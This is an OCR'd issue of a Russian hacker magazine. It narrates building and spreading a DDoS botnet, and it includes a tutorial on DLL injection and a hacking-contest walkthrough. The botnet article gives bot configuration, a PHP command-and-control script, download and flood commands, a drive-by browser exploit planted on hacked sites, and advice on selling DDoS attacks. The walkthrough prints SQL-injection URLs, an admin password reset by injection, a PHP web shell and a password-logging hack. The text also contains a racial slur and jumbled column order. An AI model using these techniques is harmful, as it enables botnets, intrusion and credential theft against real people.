Итак, спустя пару часов после того как я постучался к Горлуму в ICQ, мне пришло письмо с исходными кодами и собранным бинарником DDoS-бота. Настало время протестировать его и разобраться хотя бы поверхностно, как он работает. После непродолжительного изучения программы на моем лице возникла удовлетворенная улыбка: все работает просто офигительно. В самом начале кода определяется несколько ключевых параметров, которые тебе надо будет поменять, если ты, вопреки предостережениям, захочешь повторить мои действия. Но прежде чем вставать на эту шаткую дорожку, знай, что все это незаконно и попадает сразу под несколько статей Уголовного кодекса нашей великой державы. Кроме того, следует знать, весь мой рассказ - выдумка уколовшегося наркомана, а любые совпадения - чистой воды случайность. Итак, в самом начале исходника есть следующие строки:

Основные параметры DDoS-бота

```
// адрес web-сервера
#define WEBADDRESS "ired.inins.ru"
// имя файла/скрипта
#define WEBFILE "flood"
// размер пакета
#define PACKETSIZE 1000
// частота отсылки пакетов
#define FREQ 100
```

Скажу несколько слов о каждом параметре. Как я уже отмечал выше, троян самостоятельно получает команду, подключаясь к веб-серверу, урл которого определяется константой WEBADDRESS. Бот запрашивает на этом сервере документ с именем, хранящимся в WEBFILE, и, исходя из полученной там команды, выполняет некоторое действие. Как вариант - начинает флудить жертву пакетами длиной PACKETSIZE, отсылая их один раз во временной промежуток, определяемый параметром FREQ. Дефолтные параметры отлично работают для средней паршивости кабельных каналов, при использовании модемного соединения могут

Конфигурирование и сборка DDoS-трояна

возникнуть некоторые проблемы, поэтому может быть целесообразно уменьшить длину пакета и увеличить параметр FREQ. Но это уже твое дело :). Как тебе, надеюсь, понятно, в качестве файла с заданием может выступать не просто текстовик, но и любой сценарий - ведь web-сервер отдает клиенту текстовый вывод этого скрипта, а DDoS-боту нет никакой разницы, с чем работать. По этой причине целесообразно для удобства написать несложный php-сценарий для управления ботами и сборки статистики. Я не стану тебя особенно грузить и просто приведу здесь содержимое этого скрипта, который я написал за 5 минут:


Скрипт для управления ботами

```
<?
if(isset($_GET[sta])) { /* Конфигурируем ботов */
Echo "<h1>Configuring and stats about DDoS bots</h1>";
if(isset($_GET[sub])) { /* Если форма с новым заданием отправлена, открываем файл и перезаписываем содержимое */
$fp=fopen("command.db", "w");
if(fwrite($fp, $_GET[cmd])) echo "Command updated!<br>";
}
$fp=fopen("command.db", "r"); /* Выводим форму для смены текущей команды */
$cmd=fread($fp, 100);
echo "<form action=''>";
echo "<input type=hidden name=sta value=1>";
Echo "Current command is: <input type=text name=cmd value='$cmd'>";
echo "<input type=submit name=sub value=\"Refresh!\"";
echo "</form>";
} else { /* Если бот запрашивает команду, выводим ему содержимое файла, где она хранится, и записываем ip в специальный файл */
$HTTP_SERVER_VARS["REMOTE_ADDR"];
$fp=fopen("stat.db", "a");
fwrite($fp, $HTTP_SERVER_VARS["REMOTE_ADDR"]);
fwrite($fp, "\n");
$fp=fopen("command.db", "r");
$cmd=fread($fp, 100);
echo $cmd; }
?>
```

Итак, мы создали систему контроля за работой ботов и сбора статистики. Теперь настало время подготовить код эксплойта для затроянивания пользователей. Это совсем не сложно, вот увидишь :).

ЗАСЫЛАЕМ КАЗАЧКА

Если ты регулярно читаешь Х, то помнишь, что год назад Куттер написал статью «Ослик IE: залей через меня трояна». В ней он описывал javascript-эксплойт, эксплуатирующий



Все действия хакера в данной статье вымышлены, любые совпадения - случайность. Помни, что незаконные действия караются законодательством.

Исходный код описываемой в статье программы, созданной для проверки работоспособности различных сегментов сети, можно найти на нашем диске и сайте http://ired.inins.ru/xa/.

ДРУГИЕ СПОСОБЫ ВПАРИВАНИЯ ТРОЯНОВ

Помимо использования разнообразных сплойтов для IE, остаются актуальными и другие способы для впаривания троянов. Например, можно устроить социально-инженерную рассылку по нескольким миллионам адресов, призывая запустить скорее екзешник из аттача, чтобы увидеть фотографии белокурой Насти на летнем отдыхе. Также можно воспользоваться технологией folder sploit, о которой NSD писал в одном из предыдущих номеров Х, - это заметно повысит эффективность твоих рассылок. И что бы ни говорили, спрос на генераторы карт bee+ все никак не уменьшится. В свое время при помощи дебильного сайта, все усилия по раскрутке которого заключались в том, что я зарегал его в поисковике, я получал примерно 10 новых диалап-паролей в день. Так что же мешает заняться этим и сейчас, впаривая DDoS-троянов?

баг в непропатченном осле шестой версии, который запущен под Windows XP. Сплойт можно вставить на какую-нибудь html-страницу похаканного сайта, и просматривающие ее уязвимые посетители будут протрояниваться. В самом деле, такой подход довольно производителен. Основная проблема заключается в том, чтобы сломать какой-нибудь популярный ресурс с большой посещаемостью. Хотя на самом-то деле сделать это не так уж и сложно. Мы не раз писали о серьезных проблемах с безопасностью даже в самых больших и коммерчески успешных проектах - что уж говорить про середнячков с посещаемостью 2-3 тысячи хостов в день? Действительно, сейчас в ходу очень много актуальных уязвимостей, да что там, порой можно найти узлы, на которых присутствуют тупые баги конца девяностых. Как бы то ни было, наша статья не о взломе серверов. Об этом тебе лучше почитать в других статьях этого номера, а сейчас настало время впарить нашего чудо-трояна посетителям взломанного ресурса. Я специально не стал приводить в журнале код сплойта, который реализует эту задачу, поскольку, во-первых, все равно ты не будешь перебивать его со страниц журнала руками, а во-вторых, мы уже печатали его в куттеровской статье. Сплоит ты можешь найти на сайте ired.inins.ru/xa/. Для его использования понадобится изменить в его коде путь для закачки. Это не должно вызвать затруднений, поскольку тело сплойта хорошо прокомментировано. Я сохранял нашего трояна в ветку автозагрузки: как только юзер ребутнется, троян стартует, скопирует себя в system32 под хитрым именем и сотрет из автозагрузки. Таким образом, пользователь ничего не заметит. Можно также заменить трояном файл c:\\Program Files\\Windows Media Player\\wmplayer.exe - в этом случае юзер затроянится сразу после просмотра web-страницы.

После того как я отредактировал нужным образом код эксплойта, я выбрал один из своих поломанных сайтов и изменил главную страницу, вставив злой код. Хотя сплоит и палил свою работу, пользователи не увидели ничего подозрительного и продолжили юзать популярный ресурс. А в это время в чреве Windows происходили необратимые процессы: загрузился и выполнился наш троян, надежно прописавшись в системе. После перезагрузки он подключится к серверу, получит команду и начнет ее методично выполнять. Теперь оставалось только ждать, пока затроянится достаточное количество пользователей. По моим расчетам, примерно 20% посетителей используют уязвимые браузеры и являются моими клиентами. Это не так уж и мало, если вдуматься: в день сайт посещало примерно 15000 юзеров, получалось, что за сутки к моей армии должно прибавляться примерно 3000 бойцов.

Вот что делает наш icmp-флудер

СХЕМЫ УПРАВЛЕНИЯ ТРОЯНАМИ

Самые первые трояны банально открывали локальный порт и ждали входящих соединений, при этом хозяин трояна подключался к серверной части и делал свое злое дело. Но такой подход уже давно не жизнеспособен. Суди сам: большая часть пользователей спрятана за провайдерским файрволом и плюс к тому часто использует «серые» ip, которые натятся в инет шлюзом провайдера. Разумеется, такой подход кроме всего еще и дико неудобный. Ну представь: ты захватил тысячу компьютеров и тебе надо отдать ботам какую-то команду. Понадобится выполнить тысячу подключений, что создаст кучу геморроя и ненужного трафика. По этой причине такой подход умер в конце девяностых. Какие же есть еще варианты? По мере того как IRC набирала популярность, многие программеры пришли к следующему решению этой проблемы. Любой троян являлся еще и irc-ботом: подключался к irc-сети, заходил на определенный канал и ждал команды хозяина. Это довольно рационально и удобно: вне зависимости от количества захваченных компьютеров отдавать команды проще простого, весь трафик берет на себя ircd. Однако и здесь есть куча подводных камней. Ну представь: на irc-сервер подключается тысяча нежданных гостей и заходит на какой-то левый канал. Конечно, это дело сразу попалят бдительные иркопы и канал закроют. Хотя, конечно, никто не мешает тебе попросту поднять собственный irc-сервер :).

Но самый популярный и рациональный способ заключается в использовании т.н. реверсивного подхода. Это когда сервер и клиент как бы меняются местами. В нашем случае троян как раз работает по этой схеме: раз в 30 минут он скачивает из интернета текстовый файлик с некоторой командой и выполняет ее. Таким образом, даже люди с «серыми» ip будут под нашим контролем, а файл с командой можно разместить где угодно, на самом левом бесплатном хостинге - это совсем неважно.

ГОТОВИМСЯ К АТАКЕ

Сейчас настало время сделать небольшую паузу и рассказать о том, как, собственно, управлять ботами. В самом деле, какие команды понимают наши бойцы? Тут все просто:

* cmd-команда - выполняет команду для стандартного интерпретатора Windows. Например, можно заставить машину скачать из инета любой файл. Для этого необходимо составить простенький сценарий для ftp-клиента и соединиться с узлом, используя этот скрипт:

```
echo login>1.cmd
echo passwd>>1.cmd
echo GET file.exe>>1.cmd
ftp -s:1.cmd ftp.host.ru
```

* Также можно повеселиться над затрояненными чуханами, выводя им на экран забавные сообщения. Для этого надо в файл с командой поместить следующее предложение:

```
mess You was fucked, nigga! Gritz2: x_crew :)
```

* И наконец, самая главная функция: запуск icmp-флуд атаки. Это реализуется при помощи красноречивой команды flood:

```
flood www.xakep.ru
```

После того как наш бот получит такую команду, он начнет засыпать наш сервер icmp-пакетами длиной 10 кб с частотой один пакет в секунду. Это оптимальный параметр для чертей, сидящих на выделенном канале, и как это будет работать на диалапе, неизвестно. С другой стороны, в исходном коде бота всегда можно подправить длину пакета и частоту отсылки, поэтому проблем не возникнет. Разумеется, вместо 127.0.0.1 нужно указать ip жертвы DDoS-атаки.


В АТАКУ!


Увы, несмотря на все мои позитивные расчеты, количество ботов не спешило увеличиваться. По всему выходило, что сплоит не работал должным образом. Была уже глубокая ночь, и разобраться с этим я решил завтра, тем более что под рукой не было уязвимой винды. Наутро я протестил свой вариант сплойта на бажной машине и понял, что не совсем корректно его использовал - в спешке забыл залить файл error.jsp. Однако к этому времени доступ к сайту, на котором я тестил сплоит вчера, был уже потерян, и я решил воспользоваться другим, менее посещаемым ресурсом. Я вспомнил о сайте, который ломал давным-давно, еще весной, - там была классическая sql-injection уязвимость. Недолго думая, я набрал его адрес, поигрался с параметрами, и стало понятно, что баг еще живой. Я быстро добавил на главную страницу код эксплоита и принялся ждать. В этот раз все сработало на ура, и

КАК НА ЭТОМ МОЖНО ЗАРАБОТАТЬ?

DDoS - очень прибыльное занятие. На моей памяти есть случаи, когда за качественно выполненную работу заказчик предлагал несколько тысяч долларов. Разумеется, тут надо быть очень осторожным: следить, чтобы тебя не попалили офицеры ФСБ, не кинули недобросовестные засранцы и чтобы армия ботов работала четко и слаженно, оставляя вражеский сегмент не у дел, а заказчика - довольным и щедрым. Как только у тебя появится достаточный опыт в этом деле и соответствующие связи, проблем с заказами не будет. Более того, ты всегда сможешь найти себе работенку на специальных форумах - например, на одном из кардерских сайтов. Обычно заказчик перед выполнением заказа просит продемонстрировать мощность твоей армии на каком-то хосте непродолжительным флудом. И если его все устраивает, он видит, что ты в состоянии выполнить его заказ, он делает предоплату и наслаждается результатом. Это обычная и стандартная схема. Сколько брать за работу? Здесь все очень сильно зависит от заказчика, твоего чутья и умения общаться с людьми. Понятие «новичок без портфолио» здесь отсутствует как таковое - твои возможности легко проверяются заказчиком на любом сервере. Поэтому важно чувствовать, сколько готов отдать твой клиент. Разумеется, лучше завалить 10 сайтов, получив с каждого по 300 долларов, чем один - за тысячу. Так что тут, как и везде, надо иметь голову и знать меру. Однако надо понимать, что договориться и сбить цену ты всегда успеешь, а вот поднять ее от первоначального уровня уже не получится.

оказалось, что примерно 10-15% посетителей используют уязвимую винду в отсутствие файрвола - и это через год (!) после выхода эксплойта. Через некоторое время в файле со статистикой по ботам накопилось примерно полторы сотни зараженных ip-адресов, и можно было приступать к активным действиям. Но прежде давай сосчитаем, какой канал нам по силам завалить. Предположим, половина наших юзеров обладает широким каналом в инет. Это вполне правдоподобная цифра, поскольку для распространения троянов я использовал англоязычный проект. Ну что же, в этом случае я вправе рассчитывать на то, что каждый из 75 человек будет съедать у жертвы 10 кб/сек. В этом случае суммарная мощность составит 750 кб/сек. Хорошо, сделаем скидку на возможные лаги и глюки, пусть даже 400 кб/сек. Это уже очень неплохо и вполне достаточно, чтобы повалить сервер, висящий на шейпинговом канале и не рассчитанный на большое количество запросов. Такая вот позитивная математика. Разумеется, я не какой-нибудь там уголовник и не стал потехи ради атаковать серверы коммерческих предприятий. Я начал с тренировки на собственном хосте с небольшим каналом - и что ты думаешь? Через некоторое время я напрочь потерял связь с ним, нельзя было достучаться ни до ssh, ни до web-сервера. И тут я стал заложником собственной армии - дело в том, что я не мог отменить команду, пока не достучусь до веб-сервера :). Пришлось ждать добрые полчаса, пока сами боты не смогут обновить команду и перейдут в режим ожидания. Надо сказать, после этого опыта я еще раз убедился в справедливости слов, что не стоит рубить сук, на котором сидишь. Суммарный трафик на icmp-счетчике моей машины составил примерно 170 метров, и, можно сказать, я сполна ощутил экономический ущерб DDoS-атак :). Вот так вот. Не шали.


Количество ботов тем временем все нарастало и нарастало


Кто сильней - Яндекс или полторы сотни ботов? :)

ОПЕРАЦИЯ «ПЕРЕХВАТ»

A.M.D.F. (grunge@amdf.pp.ru)

Тебе никогда не хотелось изменить работу чужой программы? Исправить досадную ошибку, не дожидаясь выхода новой версии, отучить игрушку от CD, не залезая в инет за патчем? Да это же проще простого! Сегодня я научу тебя управлять работой чужих программ, причем для этого тебе не потребуется глубокого знания какого-либо языка программирования!

ВНЕДРЕНИЕ DLL И ЗАМЕНА API-ВЫЗОВОВ В WINDOWS

ПРОГРАММЫ И DLL

Любая программа для Windows использует в работе определенный набор функций. Часть из них находится в ней самой, часть располагается в динамически подключаемых библиотеках. Если приложение состоит из единственного файла и не устанавливает вместе с собой набор DLL, это не значит, что библиотеки совсем не используются. Программа наверняка использует функции Windows API, расположенные во множестве библиотек в каталоге system32. Даже если в ней нет явных вызовов API, они все равно используются. Любое приложение при запуске вызывает из библиотеки kernel32 функции для работы с памятью, определения командной строки, параметров запуска, значений переменных окружения. Когда программа закрывается, вызывается функция ExitProcess. Многие методы классов MFC или VCL содержат вызовы Windows API в своих алгоритмах.

Для многих задач существуют свои API-функции, например, для запуска программы используется CreateProcess, а для записи в файл - WriteFile. Зная, что делает программа, мы можем узнать, какие API она для этого использует. Достаточно посмотреть раздел импорта программы в какой-нибудь специальной утилите, например PE Tools.

Раздел импорта - это специальный раздел в exe-файле, где находится список загружаемых программой библиотек и импортируемых функций. Когда программа запускается, загрузчик операционной системы проецирует в адресное пространство процесса все перечисленные в нем DLL и настраивает виртуальные адреса всех требуемых функций.

ПЕРЕАДРЕСАЦИЯ ВЫЗОВОВ

Вызывая импортируемую функцию, процесс получает ее адрес из раздела импорта. Поэтому чтобы перехватить определенную функцию, надо лишь изменить ее адрес в этом разделе. Тем самым ты сможешь влиять на алгоритм программы: подделывать возвращаемый функцией результат и менять значения переданных параметров. О том, как это сделать, рассказывается в книге Джеффри Рихтера «Создание эффективных WIN32-приложений». Суть алгоритма в следующем: тебе необходимо внедриться в адресное пространство подопытного процесса и выполнить в нем специальный код, который изменит раздел импорта так, что когда программа вызовет функцию API, на самом деле вызовется твоя собственная функция. Код функции ReplaceIATEntryInOneMod, выполняющий эту операцию, ты найдешь на диске - он слишком большой, чтобы печатать его в журнале.

Как принудить подопытный процесс выполнить твою функцию? Для начала процесс должен загрузить в свое адресное пространство библиотеку, которая и выполнит соответствующий код.

КОПАЕМСЯ В БЛОКНОТЕ

Я продемонстрирую, как это делается, на тривиальном примере замены функции MessageBox в стандартной утилите Windows - Блокноте. Когда пишешь в нем что-нибудь, а затем пытаешься выйти, не сохранив, Блокнот выдает тебе маленькое окошко с сообщением «Текст в файле blablabla.txt был изменен. Сохранить изменения?».

Так выглядит раздел импорта notepad.exe в программе PE Tools

Неплохо было бы изменить содержание этого сообщения на что-то поинтереснее.

Я создал в Visual Studio два проекта: один для библиотеки, которая содержит функцию ReplaceIATEntryInOneMod, другой для программы, которая будет выполнять необходимые процедуры по загрузке моей DLL в адресное пространство подопытного процесса.

Необходимо сразу определиться, какую именно функцию нужно заменить. Дело в том, что их на самом деле две: MessageBoxA (работающая в кодировке ANSI) и MessageBoxW (в кодировке Unicode). Мой Блокнот из состава Windows XP использует именно Unicode-версию. Поэтому в дальнейшем я должен буду везде указывать MessageBoxW.

В созданной мною библиотеке находятся три функции: главная функция DllMain, функция для замены MessageBox (я называл ее MyMessageBoxW) и ReplaceIATEntryInOneMod. В главной функции DllMain при загрузке (когда параметр ul_reason_for_call равен DLL_PROCESS_ATTACH) происходит поиск адреса процедуры MessageBoxW в библиотеке user32.dll (которая уже загружена в адресное пространство подопытного процесса). Затем в функцию ReplaceIATEntryInOneMod передаются в качестве параметров: имя библиотеки, в которой находится заменяемая функция (user32.dll), адрес MessageBoxW, найденный до этого, адрес функции MyMessageBoxW и хэндл процесса notepad.exe.

Моя функция MyMessageBoxW имеет точно такой же список параметров, как и оригинальная MessageBoxW, и такой же тип возвращаемого результата. С соответствием типов нужно быть очень внимательным - если они не будут совпадать, процесс почти наверняка вылетит с ошибкой. Моя функция вызывает оригинальный MessageBox, передавая ему те же самые параметры, за исключением текста сообщения. Его я заменил на «Эй, чувак, ты забыл сохраниться» :).

Второй проект занимается внедрением библиотеки в Блокнот при его запуске. Для этого я использовал функцию CreateRemoteThread. Эта функция запускает поток в адресном пространстве чужого процесса. Она присутствует только в Windows 2000/XP, на платформе 9x она не поддерживается. Я надеюсь, ты давно сменил старушку Windows 98 на более прогрессивную винду XP?

Сначала моя программа запускает Блокнот, затем ищет адрес процедуры LoadLibraryA в библиотеке kernel32.dll. Именно эта процедура будет выполнена внутри Блокнота и заставит его загрузить нашу приготовленную библиотеку, которая сделает все остальное. Также нужно еще передать в качестве параметра для LoadLibrary название библиотеки (я назвал ее xaklib.dll). Эта строка обязательно должна находиться в адресном пространстве Блокнота, иначе LoadLibrary с большой долей вероятности вызовет в процессе ошибку нарушения доступа. Чтобы этого избежать, я выделил для строки, содержащей имя библиотеки, память в чужом процессе с помощью функции VirtualAllocEx, а затем записал в нее значение с помощью WriteProcessMemory.

ПРОГРАММА ПОД КОНТРОЛЕМ

Приготовления закончились. Теперь остается лишь запустить функцию LoadLibrary при помощи CreateRemoteThread и ждать, когда программа завершится. Произойдет загрузка

ПРОЦЕДУРА REPLACEIATENTRYINONEMOD

Эта процедура, заменяющая ссылки на функцию в таблице импорта процесса, была взята из книги Рихтера. Чтобы она заработала, мне потребовалось немного изменить код. Страница памяти может иметь тип защиты PAGE_READONLY. В книге говорится, что WriteProcessMemory сама модифицирует атрибуты защиты страницы, куда происходит запись. Однако на самом деле это не так. Поэтому перед выполнением WriteProcessMemory пришлось добавить еще и вызов VirtualProtect с параметром PAGE_READWRITE, чтобы случайно не вызвать ошибку access violation. После записи в память снова вызывается VirtualProtect и восстанавливается исходный тип защиты. В коде процедуры используются функции, находящиеся в imagehlp.dll, а значит перед использованием надо подключить к проекту файлы imagehlp.h и imagehlp.lib. Сам код процедуры ты найдешь на нашем диске.


Библиотека xaklib.dll, внедренная в процесс

СОЗДАНИЕ УДАЛЕННЫХ ПОТОКОВ


Для загрузки библиотеки в адресное пространство процесса я использовал функцию CreateRemoteThread. Это лишь одно из ее возможных применений. Функция дает возможность управлять чужим процессом. Изначально она была рассчитана на применение в отладчиках и других инструментальных средствах. Но ничто не мешает использовать ее в обычном приложении. Параметры идентичны CreateThread, за исключением hProcess, через который передается хендл нужного процесса. Параметр lpStartAddr определяет адрес функции потока. Он, разумеется, должен располагаться в адресном пространстве чужого процесса.

Помни, эксперименты по модификации работы чужих программ обычно являются незаконными и нарушают авторские права.

За более подробной информацией советую обратиться к книге Джеффри Рихтера, которую можно найти как в магазинах, так и в оцифрованном виде в Сети.



Код библиотеки xaklib.dll


Правда, так прикольней? :)

Блокнота и замена функции MessageBox. Теперь ты можешь наблюдать измененный текст окошка подтверждения.

Закончив с Блокнотом, я решил поиздеваться еще над какой-нибудь программой. Мне захотелось перехватить функцию CreateProcessA, которая отвечает за запуск программ в файловом менеджере FAR. Тем самым я нарушил пункт 8 лицензии этой программы, в чем искренне раскаиваюсь :). У меня уже был готов работающий исходник для Блокнота, и переделать его для FAR не составляло труда. Я заменил первый параметр функции CreateProcessA на C:\winnt\notepad.exe. В FAR'е это стало очень забавно работать: какой exe-файл ни пытаешься запустить - всегда запускается Блокнот :).

НЕ ВСЕ ТАК ПРОСТО

Неудивительно, что у меня все получилось как по маслу, - ведь я тестировал программу в тепличных условиях. В реальности перехватить ту или иную функцию бывает не так-то легко. Вот какие могут возникнуть проблемы:

1. Программа может быть сжата. Утилиты для сжатия вроде UPX обычно сжимают PE-файлы вместе с разделом импорта, после чего ты не сможешь в нем что-то менять. Для опытов с такими программами необходимо их сначала распаковать, благо в интернете навалом распаковщиков :).

2. Программа может не содержать раздела импорта совсем, например если она написана на ассемблере или если состоит из байт-кода, а все функции за нее вызывает виртуальная машина (Java, C#).


3. Может использоваться динамическая загрузка. Программа может загружать библиотеку с помощью LoadLibrary, а адрес функции получать через GetProcAddress. В этом случае придется перехватывать уже LoadLibrary и GetProcAddress (которые точно будут в разделе импорта) и подставлять там нужные адреса.

4. Иногда возникает необходимость заменить функцию, не зная ни списка ее параметров, ни типа возвращаемого результата. Это может быть одна из недокументированных функций из ntdll.dll или какая-нибудь функция от программистов, создавших подопытную программу. Тебе придется полазить по интернету в поисках прототипа загадочной процедуры или действовать методом научного тыка.

В любом случае, эксперименты с чужими программами помогут тебе лучше понять логику их работы, узнать много новых API-функций. При исследовании можно неожиданно наткнуться на одну-единственную стандартную процедуру, которая выполняет абсолютно то же, что и написанные тобой 20 килобайт кода. Я столкнулся с такой ситуацией: мне было необходимо сделать в моем приложении запрос к DNS, для этого я сначала написал код для поиска в реестре адреса текущего DNS-сервера. Затем я написал огромную процедуру, которая формировала этот самый DNS-запрос, открывала сокет, отсылала UDP-пакет и анализировала приходящий ответ. Через некоторое время я посмотрел на раздел импорта программы nslookup и узнал, что весь мой код заменяется лишь одной API-функцией DnsQuery_A из стандартной библиотеки dnsapi.dll.

На нашем диске ты найдешь исходный код библиотеки xaklib.dll и программы для запуска xakprog.exe. Ты сможешь модифицировать их для замены других функций в других программах. Надеюсь, эксперименты с программами принесут тебе реальную пользу.

КНИГА ДЖЕФФРИ РИХТЕРА



Написание этой статьи было бы невозможно без замечательной книги Джеффри Рихтера «Создание эффективных WIN32-приложений с учетом специфики 64-разрядной версии Windows». Эта книга посвящена программированию серьезных приложений на Microsoft Visual C++ в операционных системах Windows 2000 (32- и 64-разрядных версий) и Windows 98 с использованием функций Windows API.

Эту книгу можно легко найти в магазинах, но если тебе не понравится ее цена, ищи ее электронную версию на просторах Сети. Книгу стоит скачивать только в целях ознакомления, так как оцифрованная версия содержит не все примеры программ, которые должны идти на диске вместе с бумажным изданием, а также изобилует орфографическими ошибками (результат сканирования). Ошибки в исходниках могут очень затруднить их понимание.

В книге ты найдешь еще несколько способов внедрения кода в удаленный процесс и подробнее ознакомишься со многими затронутыми в статье темами (процессы, потоки, управление виртуальной памятью, поддержка DLL и Unicode).

■ NSD (nsd@nsd.ru)

КОНКУРС X – OPEN SOURCE ЧАТ

Все,чувак, осенняя пора, очей очарованье подходит к концу, и скоро наступит зимняя холодрыга. Надеюсь, низкая температура на улице не повлияет отрицательно на твой мозг, и ты с прежним упорством будешь проходить конкурсы взлома. Итак, в этот раз нужно поздравить **SparkLone**, поскольку он справился со сложным сентябрьским хак-квестом быстрее всех.

Перейдем к следующему конкурсу, который начнется 22-го октября. В этот раз падонки забили на коммерцию и решили изготовить open source продукт, представляющий собой чат. И пример работы, и сами сорцы их творения выложены на самом www.padonak.ru.

Особенность этого чата заключается в том, что в нем есть приватные комнаты, в которых сидят и сами падонки. Если тебе удастся поломать чат, то ты сможешь прочитать логи их разговора. Они умудрились оставить там инфу, которая поможет тебе украсть неплохой шестизначный уин.

ОСНОВНЫЕ ШАГИ:

1. Анализируешь сорцы чата.
2. Находишь место, где можно совершить sql-injection и получить доступ к привату.
3. Думаешь, как ты можешь использовать то, что написали падонки.
4. Используешь инфу и угоняешь UIN.

СЕНТЯБРЬСКИЙ КОНКУРС

А вот что нужно было делать для того, чтобы пройти конкурс прошлого номера:

1. Зайти на сайте www.padonak.ru в раздел «Поиск друга».

2. Перейти на вторую страницу результатов поиска. Вот что можно наблюдать в строке браузера: www.padonak.ru/view.php?page=data/searchresult&sid=7&tn=1. Видишь, переменной sid передается значение «7». Если вместо семерки ты подставил бы какие-нибудь левые данные, например «gbkligih», то увидел бы появившуюся надпись «Ошибка SQL. Невозможно создать переменные запроса на поиск из БД». Это говорит о том, что сайтовый движок использует SQL и можно попробовать провести атаку SQL-injection.

3. Передаешь скрипту, например, такие параметры:

www.padonak.ru/view.php?page=data/searchresult&sid=2'&tn=0&hear=-1&minage=0&maxage=0&sex=-2 UNION SELECT NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL.

Результат этого запроса говорит о том, что мы на верном пути.

4. Теперь нужно угадать название таблицы, которая хранит в себе аккаунты юзеров. Для этого исполняем запрос www.padonak.ru/view.php?page=data/searchresult&sid=2'&tn=0&hear=-1&minage=0&maxage=0&sex=-2 UNION SELECT NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL FROM <имя_таблицы>. Если таблица, имя которой ты подставишь в этот запрос, существует, то кроме надписи «Ошибка SQL» ты увидишь еще кое-какую инфу (смотри видео, посвященное прохождению конкурса).

5. Допустим, имя таблицы, в которой хранятся учетные записи юзеров, ты угадал (в нашем случае она называлась «users»). Теперь исполняешь запрос www.padonak.ru/view.php?page=data/searchresult&sid=2'&tn=0&hear=-1&minage=0&maxage=0&sex=-2 UNION SELECT NULL, NULL, nick, id, pass, NULL, NULL, NULL FROM users, который покажет хэши пассов и уникальные идентификаторы (id) всех юзеров. Берешь админский id и вставляешь его в свои куки, после чего сам становишься админом.

6. Для того чтобы войти в админ-интерфейс, мало быть просто залогиненным под админом. Нужно ввести пасс администратора повторно. Но его-то мы не знаем, и md5-хеш админа в нашем случае тоже расшифровать нереально - пароль падонкаф слишком длинный. Поэтому мы делаем такой трюк. Сначала генерим md5-хеш какого-нибудь случайного пароля. Например, зашифрованный пасс «padonak» будет иметь вид «18d5d25a4397debe3d05d9a9b250a9c3». Идем на страницу «Редактировать инфу о себе». Вставляем этот хеш в поле «Nick», а в поле «Возраст» вписываем «1, pass=nick» и жмем «submit». В результате SQL-запрос, обновляющий инфу, будет выглядеть так: UPDATE users SET nick='18d5d25a4397debe3d05d9a9b250a9c3', mail='', about='', hear=0, age=1, pass=nick, sex=0 WHERE login='admin'. После того как запрос исполнится, поле «Pass» в базе данных изменится на «18d5d25a4397debe3d05d9a9b250a9c3».

Теперь можно смело логиниться под админом с паролем «padonak».

7. В админской панели управления можно редактировать новости. Эти новости, в свою очередь, записываются в текстовый файл, путь к которому хранится в hidden-параметре saveas. Если поменять имя файла, в который запишется новость с catalog/data/meganews/padonak_news.txt, на shell.php и запостить новость «<? system($cmd);?>», на сервере появится новый файл www.padonak.ru/shell.php, содержащий заветную строку «<? system($cmd);?>», которая дает тебе шелл-доступ к серверу. Для выполнения этой операции утилита «AccessDriver» оказывается незаменимой.

8. Так как Сука-масука заходит на сайт службы знакомств падонкаф часто, то и свой пароль он набирает тоже часто. Поэтому необходимо изменить скрипт login.php так, чтобы он LOGировал куда-нибудь все набранные пользователями пассворды. После того как злобный гук залогинится в очередной раз, пароль, который он ввел, запишется в log-файл, откуда сможет быть легко извлечен.

9. Наконец, заключительный этап. Вытаскиваешь из лога пароль Суки-масуки и логинишься в его почтовом ящике (пароль совпадает с пассом от его мыльника).

mindw0rk (mindw0rk@gameland.ru)

ИНТЕРВЬЮ С ГЛАВНЫМ ХАКЕРОМ EEYE

